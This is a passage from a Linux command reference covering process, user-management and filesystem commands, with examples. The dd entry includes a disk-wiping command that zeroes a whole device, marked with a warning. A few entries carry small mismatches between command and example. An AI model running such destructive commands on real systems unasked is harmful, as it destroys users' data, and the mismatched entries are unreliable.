- **disown arguments process\_id** : Removes jobs from the current shell.
  - **Ex:** disown -h %2
  - **Notes:**
    - *This is an internal Bash command.*
    - *Category: Processes*
- **fg process\_id** : Continues the most recent job or a process with specific jobs\_id in the foreground.
  - **Ex:** fg 1112
  - **Notes:**
    - *Related to (or similar) bg, jobs commands.*
    - *This is an internal Bash command.*
    - *Category: Processes*
- **fuser arguments file\_name** : Finds a process accessing a file or sockets.
  - **Ex:** fuser .
  - **More Examples:**
    - *Kills all processes accessing the filesystem /home :*  
fuser -km /home
    - *Invokes something if no other process is using /dev/ttyS1 :*  
if fuser -s /dev/ttyS1; then ;; else **something**; fi

- Displays all processes related to local telnet port:  
fuser telnet/tcp
  - **Notes:**
    - *This command is similar to the kill, killall, lsof, pkill, ps, kill commands.*
    - *Category: Processes*
- **htop arguments** : A text-based interactive process viewer.
  - **Ex:** htop
  - **Notes:**
    - *Functionality is superior to the top command*
    - *This command is similar to the top command.*
    - *Category: Processes/Troubleshooting*
- **ionice arguments process\_id** : Manages process I/O scheduling class and priority.
  - **Ex:** Sets process with PID 89 as an idle I/O process:  
# ionice -c 3 -p 89
  - **More Examples:**
    - Runs 'bash' as a best-effort program with highest priority:  
# ionice -c 2 -n 0 bash
    - Prints the class and priority of the processes with PID 89 and 91:  
# ionice -p 89 91
  - **Notes:**
    - *Related to (or similar) renice command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Processes*
- **jobs arguments** : Displays a list of active jobs and their status.
  - **Ex:** jobs -l
  - **Notes:**
    - *Related to (or similar) bg, fg commands.*
    - *This is an internal Bash command.*
    - *Category: Processes*
- **kill arguments process\_id** : Stops (or kills) a specified process id.
  - **Ex:** kill -9 361
  - **Notes:**
    - *Related to (or similar) killall, pkill, skill commands.*

- *This is an UTIL-LINUX command.*
  - *Category: Processes/Troubleshooting*
- killall **proc\_name** : Kills all processes under a specific process name.
  - **Ex:** killall shutdown
  - **Notes:**
    - *Related to (or similar) kill, pkill, skill commands.*
    - *Category: Processes*
- ldconfig **arguments directory\_name** : Configures the dynamic linker run-time bindings.
  - **Ex:** # ldconfig -p | head -5
  - **Notes:**
    - *Related to (or similar) ldd command.*
    - *Category: Programming*
- ldd **arguments file\_name** : Displays shared object dependencies for a command.
  - **Ex:** ldd /bin/vdir
  - **Notes:**
    - *Related to (or similar) pldd, sprof, ldconfig commands.*
    - *Category: Processes/Troubleshooting*
- ltrace **arguments process\_id** : Shows the library calls that are being made by a command.
  - **Ex:** ltrace echo **HelloWorld**
  - **Notes:**
    - *Related to (or similar) strace command.*
    - *Category: Processes/Troubleshooting*
- nice **arguments command** : Executes a command with modified scheduling priority.
  - **Ex:** renice -n 15 -p 7314
  - **Notes:**
    - *Related to (or similar) renice command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/nice>
    - *This is a COREUTILS command.*
    - *Category: Processes*
- nohup **arguments command** : Runs a command without the user being logged in.

- **Ex:** nohup myscript.sh &
  - **Notes:**
    - All output, including any error messages, will be written to the file nohup.out in the working directory.
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/nohup>
    - *This is a COREUTILS command.*
    - *Category: Processes*
- nsenter **arguments command** : Runs a command with namespaces of other processes.
  - **Ex:** # nsenter -t 1 -n -- ping -c 2 example.com
  - **Notes:**
    - *Related to (or similar) unshare command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Processes*
- pkill **arguments proc\_name** : Kills a process under a specific process name.
  - **Ex:** pkill shutdown
  - **Notes:**
    - *Related to (or similar) kill, killall, skill commands.*
    - *For more information on:* [Signals](#)
    - *Category: Processes*
- pgrep **arguments process\_name** : Lists process IDs matching the specified criteria among all the running processes.
  - **Ex:** pgrep bash
  - **Notes:**
    - *For more information on:* [Signals](#)
    - *Category: Processes*
- pidof **arguments process\_name** : Shows the process ID of a running program or script.
  - **Ex:** pidof bash
  - **Notes:**
    - pidof is actually the same program as killall5
    - *Category: Processes*
- pldd **arguments** : Shows the dynamic shared objects linked into a process.
  - **Ex:** pldd \$\$
  - **Notes:**

- *Related to (or similar) sprof, ldd commands.*
  - *\$\$ holds the pid for shell in the current console*
  - *Category: Processes*
- pmap **arguments process\_name** : Shows a memory map report of a process.
  - **Ex:** pmap -XX 2014
  - **Notes:**
    - *Related to (or similar) pgrep command.*
    - *Category: Processes/Troubleshooting*
- prlimit **arguments command** : Manage a process resource limits.
  - **Ex:** prlimit --cpu=10 sort -u hugefile
  - **More Examples:**
    - Display limit values for all current resources:  
prlimit --pid 13134
    - Display the limits of the RSS, and set the soft and hard limits for the number of open files to 1024 and 4095, respectively:  
prlimit --pid 13134 --rss --nofile=1024 :4095
    - Modify only the soft limit for the number of processes:  
prlimit --pid 13134 --nproc=512
    - Set for the current process both the soft and ceiling values for the number of processes to unlimited:  
prlimit --pid \$\$ --nproc=unlimited
    - Set both the soft and hard CPU time limit to ten seconds and run 'sort':  
prlimit --cpu=10 sort -u hugefile
  - **Notes:**
    - *Related to (or similar) ulimit command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Processes*
- ps **arguments** : Shows a list of currently running processes and related PIDs.
  - **Ex:** Finds all related processes based on the search:  
ps -aux | grep "search\_string"
  - **More Examples:**
    - Reports every process running on the system:

`ps -ef`

- Generates a simple process tree.
- `ps axjf`
- Displays information about process threads
- `ps axms`
- Shows security information about running process
- `ps -eo euser,ruser,suser,fuser,f,comm,label`
- Displays every process running as root (real & effective ID) in user format:  
`ps -U root -u root u`
  - To see every process with a user-defined format:  
`ps -eo pid,tid,class,rtprio,ni,pri,psr,pcpu,stat,wchan:14,comm`

- **Notes:**

- *Related to (or similar) top, pstree commands.*
  - *Category: Processes/Troubleshooting*

- **pstree arguments** : Displays a tree of the running processes.

- **Ex:** `pstree`

- **Notes:**

- *Related to (or similar) ps command.*
  - *Category: Processes /Troubleshooting*

- **renice arguments command** : Change the priority of an active processes.

- **Ex:** `renice +1 987 -u daemon root -p 32`

- **Notes:**

- *Related to (or similar) nice command.*
  - *This is an UTIL-LINUX command.*
  - *Category: Processes*

- **runcon arguments command**: Run a command with a specified security context.

- **Ex:** `runcon user_u:system_r:httpd_t ~/bin/contexttest`

- **Notes:**

- *Full documentation at:*  
<http://www.gnu.org/software/coreutils/runcon>
  - *This is a COREUTILS command.*
  - *Category: Processes*

- **service arguments command** : Runs a System V init script.

- **Ex:** `service --status-all`

- **Notes:**

- *Related to (or similar) systemctl command.*
  - *Category: Processes*
- setsid **command arguments** : Executes a program in a new session.
  - **Ex:** setsid ./myscript.sh
  - **Notes:**
    - *This is an UTIL-LINUX command.*
    - *Category: Processes*
- skill **process\_id** : Sends a signal to a process.
  - **Ex:** skill -KILL -v /dev/pts/\*
  - **More Examples:**
    - Kill users on PTY devices:  
skill -KILL -t /dev/pts/\*
    - Stop three users:  
skill -STOP -u viro -u lm -u jane
  - **Notes:**
    - *This command is obsolete. Consider using the killall , pkill , and pgrep commands instead.*
    - *Related to (or similar) snice command.*
    - *For more information on: [Signals](#)*
    - *Category: Processes/Troubleshooting*
- snice **arguments command** : Resets a priority for a process.
  - **Ex:** snice -c seti -c crack +7
  - **Notes:**
    - *This command is obsolete. Consider using the killall , pkill , and pgrep commands instead.*
    - *Related to (or similar) skill commands.*
    - *For more information on: [Signals](#)*
    - *Category: Processes/Troubleshooting*
- sprof **arguments** : Displays the shared object profiling data.
  - **Ex:** sprof -p libdemo.so.1 ./prog/libdemo.so.1.profile
  - **Notes:**
    - *Related to (or similar) ldd commands.*
    - *Category: Programming*
- stdbuf **arguments command** : Run a command, with modified buffering operations for its standard streams.
  - **Ex:** display unique entries from access.log:  
tail -f access.log | stdbuf -oL cut -d '' -f1 | uniq

- **Notes:**
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/stdbuf>
    - *This is a COREUTILS command.*
    - *Category: Strings/Text*
- strace **arguments process\_id** : Traces system calls and signals.
  - **Ex:** strace echo **HelloWorld**
  - **Notes:**
    - *Related to (or similar) ltrace command.*
    - *For more information on: [Signals](#)*
    - *Category: Programming*
- taskset **argument command**: Manage the CPU's process affinity.
  - **Ex:** taskset -p 700
  - **Notes:**
    - *Related to (or similar) chrt, nice, renice commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: System*
- time **command** : Measures how long a program takes to complete.
  - **Ex:** time tree **/home**
  - **Notes:**
    - *Related to (or similar) times command.*
    - *This is an internal Bash command.*
    - *Category: Processes*
- timeout **duration command** : Executes a command with a time out limit.
  - **Ex:** timeout 1 bash -c "</dev/tcp/example.com/80" && echo Port open || echo Port closed
  - **Notes:**
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/timeout>
    - *This is a COREUTILS command.*
    - *Category: Processes*
- top **argument** : Displays an interactive list of all running processes.
  - **Ex:** top
  - **Notes:**
    - *Related to (or similar) ps command.*
    - *Category: Processes/Troubleshooting*
- ulimit **arguments limit** : Shows and sets user limits for the calling

process.

- **Ex:** `ulimit -Hf`
- **Notes:**
  - *Related to (or similar) prlimit command.*
  - *This is an internal Bash command.*
  - *Category: Processes*
- **unshare argument command** : Executes a program in a different namespaces unshared from its parent.
  - **Ex:** See **more examples** for additional context:  
`# unshare --uts=/root/uts-ns hostname FOO`
  - **More Examples:**
    - Establish a PID namespace, ensure we're PID 1 in it against a newly mounted procfs instance:  
`# unshare --fork --pid --mount-proc readlink /proc/self`
    - Establish a user namespace as an unprivileged user with a root user within it:  
`$ unshare --map-root-user --user sh -c whoami`
    - Establish a persistent UTS namespace, and modify the hostname. The namespace is then entered with nsenter. The namespace is destroyed by unmounting the bind reference:  
`# touch /root/uts-ns  
# unshare --uts=/root/uts-ns hostname FOO  
# nsenter --uts=/root/uts-ns hostname FOO  
# umount /root/uts-ns`
    - Establish a persistent mount namespace referenced by the bind mount `/root/namespaces/mnt`. This example shows a portable solution, because it makes sure that the bind mount is created on a shared filesystem:  
`# mount --bind /root/namespaces /root/namespaces  
# mount --make-private /root/namespaces  
# touch /root/namespaces/mnt  
# unshare --mount=/root/namespaces/mnt`
  - **Notes:**
    - *Related to (or similar) nsenter command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Processes*
  - **wait process\_id** : Waits for a specified process ID to terminate and returns

the status.

- **Ex:** **wait 996**
- **Notes:**
  - *This is an internal Bash command.*
  - *Category: Processes*

## User Management

Below is a list of user and group administration commands, related to controlling access to the operating system. These commands can grant, change, or revoke user and group permissions files, login and access to system resources.

### Technical Note:

*The **utmp**, **wtmp**, **btmp** files keep track of all logins and logouts to the system. These files are used by the following commands, **last** , **lastb** , and **lslogins** , etc.*

*utmp: maintains a full accounting of the current status of the system, system boot time (used by **uptime**), recording user logins at which terminals, logouts, system events etc.*

*wtmp: acts as a historical utmp*

*btmp: records failed login attempts*

### Note:

*Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command ) in front of the example.*

- adduser **user\_name** : Adds a new user to the system.
  - Ex: # adduser **jane** lpadmin
  - Notes:
    - This is a script that utilizes the **useradd** command.
    - More interactive than **useradd** , but not good for scripting.
    - Related to (or similar) **useradd** command.
    - Category: User/Group
- addgroup **user\_name** : Adds a group to the system.
  - Ex: # addgroup **app\_admins**
  - Notes:

- *This is a script that utilizes the groupadd command.*
  - *More interactive than groupadd , but not good for scripting.*
  - *Related to (or similar) id command.*
  - *Category: User/Group*
- chage **arguments user\_name** : Modifies a user password expiry information.
  - **Ex:** # chage -l jane
  - **Notes:**
    - *Related to (or similar) passwd command.*
    - *Category: User/Group*
- chfn **arguments user\_name** : Changes user's real name and other related information.
  - **Ex:** # chfn jane
  - **Notes:**
    - *Related to (or similar) chsh command.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- chsh **shell\_name** : Switches the login shell for a user.
  - **Ex:** chsh -s /bin/bash jane
  - **Notes:**
    - *Related to (or similar) usermod command.*
    - *Refer to /etc/shells for a list of shell.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- chpasswd **arguments** : Updates passwords in batch mode.
  - **Ex:**# cat pwdfile | chpasswd
  - **Notes:**
    - *Related to (or similar) newusers command.*
    - *Category: User/Group*
- finger **arguments user\_name** : Shows information about a user.
  - **Ex:** finger jane
  - **Notes:**
    - *Related to (or similar) pinky command.*
    - *Category: User/Group*
- gpasswd **arguments group\_name** : Manages the /etc/group and /etc/gshadow files.
  - **Ex:** gpasswd app\_admins

- **Notes:**
  - *Related file(s): /etc/gshadow, /etc/group*
  - *Related to (or similar) groupadd command.*
  - *Category: User/Group*
- **groupadd *group\_name*** : Adds a new group to the system.
  - **Ex:** # groupadd **app\_admins**
  - **Notes:**
    - *Not as interactive as addgroup , but better for scripting.*
    - *Related file(s): /etc/group*
    - *Related to (or similar) groupdel, groupmod command.*
    - *Category: User/Group*
- **grpconv *arguments*** : Creates gshadow from group and an optionally existing gshadow.
  - **Ex:** # grpconv
  - **Notes:**
    - *Related file(s): /etc/gshadow, /etc/group*
    - *Related to (or similar) grpunconv, pwconv commands.*
    - *Category: User/Group/Maintenance*
- **grpunconv *arguments*** : Creates group from group and gshadow and then removes gshadow.
  - **Ex:** # grpunconv
  - **Notes:**
    - *Related file(s): /etc/gshadow, /etc/group*
    - *Related to (or similar) pwunconv, grpconv commands.*
    - *Category: User/Group/Maintenance*
- **groupdel *group\_name*** : Removes a group from the system.
  - **Ex:** # groupdel **app\_admins**
  - **Notes:**
    - *Related file(s): /etc/group*
    - *Related to (or similar) groupadd, groupmod command.*
    - *Category: User/Group*
- **groupmod *group\_name*** : Modifies a group definition.
  - **Ex:** # groupmod -g 300 **app\_admins**
  - **Notes:**
    - *Related file(s): /etc/group*
    - *Related to (or similar) groupdel, groupadd command.*
    - *Category: User/Group*

- groups **user\_name** : Displays the group(s) to which a user belongs.
  - Ex: groups **jane**
  - Notes:
    - Related file(s): */etc/group*
    - Related to (or similar) *id* command.
    - Full documentation at:  
<http://www.gnu.org/software/coreutils/groups>
    - This is a COREUTILS command.
    - Category: User/Group
- grpck **group\_name** : Verifies the integrity of group files.
  - Ex: grpck **app\_admins**
  - Notes:
    - Related file(s): */etc/group*
    - Related to (or similar) *pwck* command.
    - Category: User/Group/Troubleshooting
- id **user\_name** : Displays the user and group information for the specified user.
  - Ex: id **jane**
  - Notes:
    - Related file(s): */etc/passwd, /etc/group*
    - Related to (or similar) *groups* command.
    - Full documentation at:  
<http://www.gnu.org/software/coreutils/id>
    - This is a COREUTILS command.
    - Category: User/Group
- last **arguments user\_name** : Displays a listing of the last logged in users.
  - Ex: last **jane**
  - Notes:
    - Related file(s): */var/log/wtmp*
    - Related to (or similar) *lastb* command.
    - This is an UTIL-LINUX command.
    - Category: User/Group
- lastb **arguments user\_name** : Shows a list of bad login attempts.
  - Ex: lastb **jane**
  - Notes:
    - Related file(s): */var/log/btmp*
    - Related to (or similar) *last* command.

- *Category: User/Group*
- lastlog **arguments** : Shows the last log in details of all users.
  - **Ex:** lastlog -u **jane**
  - **Notes:**
    - *Related file(s): /var/log/wtmp*
    - *Related to (or similar) last command.*
    - *Category: User/Group*
- login **arguments user\_name** : Generates a new user session on the system.
  - **Ex:** login **jane**
  - **Notes:**
    - *Related to (or similar) group, passwd commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- logname **arguments** : Shows the login name of the current user.
  - **Ex:** logname
  - **Notes:**
    - *Related to (or similar) whoami command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/logname>
    - *This is a COREUTILS command.*
    - *Category: Shell*
- logout : Performs a logout operation.
  - **Notes:**
    - *Related to (or similar) login command.*
    - *This is an internal Bash command.*
    - *Category: Shell*
- lslogins **arguments** : Displays information about known users in the system
  - **Ex:** lslogins -u
  - **Notes:**
    - *Related to (or similar) write, talk, wall commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- mesg **argument** : Allows or disallows another user to write messages on your terminal.
  - **Ex:** mesg y

- **Ex:** mesg n
  - **Notes:**
    - *Related to (or similar) write, talk, wall commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- newusers **argument file\_name** : Update or create new users in batch.
  - **Ex:**

*File format of users.txt (one user per line): <Username>:<Password>:<UID>:<GID>:<UserInfo>:<HomeDir>:<DefaultShell>*

```
$ cat /root/users.txt
tester1:test1@123:600:1530:Test
User1,testuser1@abc.com:/home/tester1:/bin/bash
...
newusers /root/users.txt
```
  - **Notes:**
    - *Related to (or similar) useradd command.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- newgrp **group\_name** : Changes the current group ID during a login session.
  - **Ex:** newgrp developers
  - **Notes:**
    - *Related to (or similar) login command.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- nologin : Politely refuses new user logins.
  - **Ex:** nologin
  - **Notes:**
    - *Related to (or similar) login command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- passwd **user\_name** : Changes the user's password.
  - **Ex:** # passwd jane
  - **Notes:**
    - *Related to (or similar) chage command.*
    - *Category: User/Group*

- **pinky arguments user\_name:** A lightweight version of the finger utility.
  - **Ex:** finger **jane**
  - **Notes:**
    - *Related to (or similar) finger command.*
    - *Category: User/Group*
- **pwck arguments :** Verifies the integrity of the password files.
  - **Ex:** # pwck
  - **Notes:**
    - *Related to (or similar) pwconv command.*
    - *Category: User/Group/Troubleshooting*
- **pwconv arguments :** Creates a shadow file from passwd file.
  - **Ex:** # pwconv
  - **Notes:**
    - *Related file(s): /etc/shadow*
    - *Related to (or similar) pwck, pwunconv, grpconv commands.*
    - *Category: User/Group/Maintenance*
- **pwunconv arguments :** Creates a passwd file from shadow file, and then removes the shadow file.
  - **Ex:** # pwunconv
  - **Notes:**
    - *Related file(s): /etc/shadow*
    - *Related to (or similar) pwconv, grpunconv commands.*
    - *Category: User/Group/Maintenance*
- **readprofile arguments :** Reads the kernel profiling information.
  - **Ex:** readprofile | sort -nr | less
  - **Notes:**
    - *Related information: cat /proc/profile*
    - *This is an UTIL-LINUX command.*
    - *Category: Kernel*
- **talk user\_name message\_text :** A two-way screen-oriented chat client.
  - **Ex:** talk **jane** "please log off"
  - **Notes:**
    - *Must be installed, sudo apt-get install talk*
    - *Related to (or similar) write, wall, mesg commands .*
    - *Category: Shell*
- **useradd arguments user\_name :** Creates a new user.
  - **Ex:** # useradd -c "Jane Doe" -m -s /bin/bash **jane**

- **Notes:**
    - *Not as interactive as adduser , but better for scripting.*
    - *Related to (or similar) adduser command.*
    - *Category: User/Group*
- userdel **user\_name** : Deletes a user.
  - **Ex:** # userdel --remove-all-files **jane**
  - **Notes:**
    - *Related to (or similar) useradd command.*
    - *Category: User/Group*
- usermod **user\_name** : Modifies the user account information.
  - **Ex:** # usermod -d /**home/jane** **Jane**
  - **Notes:**
    - *Related to (or similar) chsh command.*
    - *Category: User/Group*
- users **arguments** : Shows all the active users on the system.
  - **Ex:** users
  - **Notes:**
    - *Related to (or similar) w command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/users>
    - *This is a COREUTILS command.*
    - *Category: User/Group*
- utmpdump **arguments file\_name** : Dumps the UTMP and WTMP files in a raw format.
  - **Ex:** utmpdump /**var/log/wtmp**
  - **Notes:**
    - *Related to (or similar) last command.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- w **arguments** : Displays users that are logged on to the system.
  - **Ex:** w
  - **Notes:**
    - *Related to (or similar) who command.*
    - *Category: Shell*
- wall **message\_text** : Displays a notification on all logged in users console.
  - **Ex:** wall "System shutting down in 5 minutes"
  - **Ex:** cat **messages.txt** | wall

- **Notes:**
    - *Related to (or similar) write, talk, mesg commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- who **arguments** : Displays the users who are logged on.
  - **Ex:** who --all
  - **Notes:**
    - *Related to (or similar) w command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/who>
    - *This is a COREUTILS command.*
    - *Category: Shell*
- whoami : Displays the logged on user's name.
  - **Ex:** whoami
  - **Notes:**
    - *Related to (or similar) logname command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/whoami>
    - *This is a COREUTILS command.*
    - *Category: Shell*
- write **user\_name message\_text** : Displays a message on another user's console.
  - **Ex:** write jane "please log off"
  - **Notes:**
    - *Related to (or similar) talk, wall, mesg commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- vigr **arguments** : Edits the password, group, shadow-password or shadow-group file.
  - **Ex:** vigr
  - **Notes:**
    - *Related file(s): /etc/shadow, /etc/gshadow, /etc/group, /etc/passwd*
    - *Related to (or similar) vipw command.*
    - *This is an UTIL-LINUX command.*
    - *Category: User/Group*
- vipw **arguments** : Edits the password, group, shadow-password or

shadow-group file.

- **Ex:** vipw

- **Notes:**

- *Related file(s): /etc/shadow, /etc/gshadow, /etc/group, /etc/passwd*
- *vipw is symlink to vigr .*
- *This is an UTIL-LINUX command.*
- *Category: User/Group*

## Filesystem commands

Below is a list of filesystem administration commands related to accessing files on the operating system. These commands can be used for creating, modifying and removing user and system files, attributes and data.

### Note:

*Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command ) in front of the example.*

- **aspell arguments file\_name** : Performs a spell check on a text file.
  - **Ex:** checks a file:  
aspell -c test.txt
  - **Ex:** interactive mode, press Ctrl+D to exit:  
aspell -a
  - **Notes:**
    - Must be installed, sudo apt-get install aspell
    - *Category: Strings/Text*
- **basename directory\_name** : Strips the directory and suffix from file paths.
  - **Ex:** basename /**home/jane**
  - **Notes:**
    - *Related to (or similar) dirname command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/basename>
    - *This is a COREUTILS command.*
    - *Category: Filesystem*
- **cat file\_name** : Displays the contents of a text file.
  - **Ex:** cat **myfile.txt**
  - **Notes:**
    - *Related to (or similar) cat command.*
    - *Full documentation at:*

<http://www.gnu.org/software/coreutils/tac>

- This is a COREUTILS command.
- Category: Strings/Text
- cd [..]/**directory\_name** : Changes the previous or current directory.
  - Ex: cd /sample\_dir
  - Notes:
    - Related to (or similar) pwd command.
    - This is an internal Bash command.
    - Category: Filesystem
- cksum **file\_name** : Performs a CRC checksum on a file.
  - Ex: cksum myfile.txt
  - Notes:
    - This value can be used to tell you if a file has been changed since the last value from the program was generated (i.e. the values should be exactly the same if you run the utility again). Any change in the file will cause a new value to be generated.
    - Related to (or similar) md5sum, sha1sum, sum commands.
    - Full documentation at:  
<http://www.gnu.org/software/coreutils/cksum>
    - This is a COREUTILS command.
    - Category: Filesystem
- cmp **file\_name1 file\_name2** : Compares two files (using a byte by byte technique).
  - Ex: cmp myfile1 myfile2
  - Notes:
    - Related to (or similar) diff, sdiff, comm commands.
    - Category: Filesystem
- comm **file\_name1 file\_name2** : Compares two sorted files line by line.
  - Ex: comm myfile1 myfile2
  - Notes:
    - Related to (or similar) diff, sdiff, cmp commands.
    - Full documentation at:  
<http://www.gnu.org/software/coreutils/comm>
    - This is a COREUTILS command.
    - Category: Filesystem
- csplit **file\_name number** : Splits a file into sections determined by context lines.

- Ex: seq 14 | csplit - '[05]\$' '{\*}'
- Notes:
  - Output pieces of FILE separated by PATTERN(s) to files 'xx00', 'xx01', ...
  - Related to (or similar) split command.
  - Full documentation at:  
<http://www.gnu.org/software/coreutils/csplit>
  - This is a COREUTILS command.
  - Category: Strings/Text
- cp arguments file\_name1 file\_name2 : Copies a file.
  - cp -r directory\_name1 directory\_name2 : Recursively copies a directory.
  - Notes:
    - Related to (or similar) mv command.
    - Full documentation at:  
<http://www.gnu.org/software/coreutils/cp>
    - This is a COREUTILS command.
    - Category: Filesystem
- cpio arguments directory\_name : Copies files to and from archives.
  - Ex: ls | cpio -ov > directory.cpio
  - Notes:
    - Full documentation at:  
<https://www.gnu.org/software/cpio/manual/>
    - This is a COREUTILS command.
    - Category: Filesystem
- cut arguments file\_name : Used to remove sections from each line of a file(s).
  - Ex: cut -f 1 -d ':' /etc/passwd
  - Notes:
    - Related to (or similar) paste command.
    - Full documentation at:  
<http://www.gnu.org/software/coreutils/cut>
    - This is a COREUTILS command.
    - Category: Strings/Text
- debugfs partition : Filesystem debugger for EXT2/EXT3/EXT4.
  - Ex: mount | grep debugfs
  - Notes:

- *Related to (or similar) dump2fs, tune2fs, e2fsck, mke2fs commands.*
  - *Category: Filesystem*
- dd if=**source\_file\_name** of=**target\_file\_name** **arguments** : Converts and copies a file, creates local storage clone, writes local storage headers, and more.
  - **Ex:** Zeros out a storage device:  
dd if=/dev/zero of=/dev/hda bs=16M
    - **Warning: This command will destroy data**
  - **Notes:**
    - *Related to (or similar) ddrescue, e2image commands.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/dd>
    - *This is a COREUTILS command.*
    - *Category: Filesystem/Troubleshooting*
- ddrescue **arguments file\_images log\_file** : Recovers data from a crashed partition.
  - **Ex:** ddrescue --no-split /dev/hda1 **imagefile logfile**
  - **Notes:**
    - *Must be installed, sudo apt-get install gddrescue*
    - *Related to (or similar) dd, e2image commands.*
    - *Full documentation at:*  
<http://www.gnu.org/software/ddrescue/ddrescue.html>
    - *Category: Filesystem/Troubleshooting*
- devdump **file\_name.iso** : A crude utility to interactively display the contents of a device or ISO image.
  - **Ex:** devdump **file\_name.iso**
  - **Notes:**
    - *Related to (or similar) isoinfo, isovfy, isodump commands.*
    - *Category: Filesystem*
- diff **file\_name1 file\_name2** : Compares two files line by line.
  - **Ex:** diff **myfile1 myfile2**
  - **Notes:**
    - *Related to (or similar) comm, sdiff, cmp commands.*
    - *Category: Filesystem*
- diff3 **file\_name1 file\_name2 file\_name3** : Compares three files line by line.

- **Ex:** diff3 myfile1 myfile2 myfile3
  - **Notes:**
    - *Related to (or similar) diff command.*
    - *Category: Filesystem*
- **dircolors arguments** : Sets up colors for the ls command.
  - **Ex:** dircolors
  - **Notes:**
    - *Related to (or similar) ls command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/dircolors>
    - *This is a COREUTILS command.*
    - *Category: Shell*
- **dirname arguments file\_path** : Strips the last component from the file path (i.e. removes the file name).
  - **Ex:** dirname /etc/fstab
  - **Notes:**
    - *Related to (or similar) basename command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils dirname>
    - *This is a COREUTILS command.*
    - *Category: Filesystem*
- **dir arguments file\_path** : Displays the contents of the current directory.
  - **Ex:** dir /home/jane
  - **Notes:**
    - *Related to (or similar) ls command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils dir>
    - *This is a COREUTILS command.*
    - *Category: Filesystem*
- **dirs arguments** : Displays the directory stack (needs to be utilized with the pushd and popd commands).
  - **Ex:** dirs -p
  - **Notes:**
    - *Related to (or similar) pushd, popd commands.*
    - *This is an internal Bash command.*
    - *Category: Filesystem*
- **dumpe2fs arguments device\_name** : Dumps information about the

EXT2/EXT3/EXT4 filesystems on the current device.

- **Ex:** `dumpe2fs /dev/sda1`
- **Notes:**
  - *Related to (or similar) debugfs, tune2fs, e2fsck, mke2fs commands.*
  - *Category: Filesystem/Troubleshooting*
- **e2fsck partition :** Checks the EXT2/EXT3/EXT4 filesystems on the current device.
  - **Ex:** `# e2fsck /dev/sdb1`
  - **Notes:**
    - *Related to (or similar) debugfs, dumpe2fs, tune2fs, mke2fs commands.*
    - *Category: Filesystem/Troubleshooting*
- **e2image arguments device\_name :** Manages EXT2/EXT3/EXT4 filesystem metadata for a file.
  - **Ex:** `e2image -ra -p /dev/sda1 /dev/sdb1`
  - **Notes:**
    - *Related to (or similar) ddrescue, dd commands.*
    - *Category: Filesystem*
- **e2label arguments device\_name :** Manages the label data on an EXT2/EXT3/EXT4 filesystem.
  - **Ex:** `e2label /dev/sda1`
  - **Notes:**
    - *Related to (or similar) tune2fs, mke2fs commands.*
    - *Category: Filesystem*
- **elfedit arguments file\_name :** Updates the ELF header of ELF files.
  - **Ex:** `elfedit`
  - **Notes:**
    - *More information, see ELF (in the Glossary)*
    - *Related to (or similar) readelf command.*
    - *This is a binutils command*  
*(<https://www.gnu.org/software/binutils/>).*
    - *Category: Programming*
- **eject arguments device\_name :** Ejects removable media (i.e. an optical disk)
  - **Ex:** Ejects optical drive or first scsi device:  
`eject /dev/cdrom`

- **Ex:** `eject sda`
  - **Notes:**
    - *Related to (or similar) mount, umount commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: Filesystem*
- expand **arguments file\_name** : Converts tabs (from a file) in to spaces (via the STDOUT).
  - **Ex:** `expand myfile.txt > myfile.out`
  - **Notes:**
    - *Related to (or similar) unexpand command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/expand>
    - *This is a COREUTILS command.*
    - *Category: Strings/Text*
- fallocate **arguments file\_name** : Preallocates or deallocates space to a file.
  - **Ex:** `fallocate -l 1G test_file1.img`
  - **Notes:**
    - *Related to (or similar) truncate command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Filesystem*
- fdformat **arguments device\_name** : Formats a floppy disk.
  - **Ex:** `fdformat /dev/fd0`
  - **Notes:**
    - *Related to (or similar) mkfs command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Filesystem*
- file **arguments file\_name** : Determines the type of data a file contains.
  - **Ex:** `file myfile.txt`
  - **More Examples:**
    - Displays files and block special devices:  
`file file.c file /dev/{wd0a,hda}`
    - Displays information about wd device nodes:  
`file -s /dev/wd0{b,d}`
    - Displays information about block device partitions:  
`file -s /dev/hda{1,2,3,4,5,6,7,8,9,10}`
    - Displays file and device information:

- ```
file -i file.c file /dev/{wd0a,hda}
```

 - **Notes:**
 - *Related to (or similar) magic command.*
 - *Category: Filesystem*
- fmt **file_name** : Formats text output to a specified width.
 - **Ex:** fmt -s **myfile.txt**
 - **Notes:**
 - *Related to (or similar) fold command.*
